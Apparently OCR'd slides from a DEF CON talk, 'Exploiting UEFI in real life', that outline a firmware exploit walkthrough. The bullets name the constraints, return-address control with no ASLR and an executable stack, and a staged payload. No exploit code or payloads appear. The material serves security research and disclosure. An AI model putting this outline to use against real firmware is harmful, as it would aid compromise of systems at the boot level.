
# Exploiting UEFI in real life

## Exploit walkthrough




# Exploiting UEFI in real life

## Exploit walkthrough



# Exploiting UEFI in real life

## Exploit walkthrough



# Exploiting UEFI in real life

Exploit walkthrough

- Constraints
  - Architecture
  - Bad characters
  - Size limit

# Exploiting UEFI in real life


## Exploit walkthrough

- Verifying RCE

# Exploiting UEFI in real life

## Exploit walkthrough

- Verifying RCE



# Exploiting UEFI in real life


Exploit walkthrough

- Now what?
  - We control the return address
  - No ASLR
  - The stack is executable
  - But we don't have much room...

# Exploiting UEFI in real life

## Exploit walkthrough

- Finding full XML document





DEF CON

# Exploiting UEFI in real life

## Exploit walkthrough


- Finding full XML document




# Exploiting UEFI in real life

## Exploit walkthrough


- Staged payload



# Exploiting UEFI in real life

## Exploit walkthrough


- Transition to 2nd stage payload



# Exploiting UEFI in real life

## Exploit walkthrough

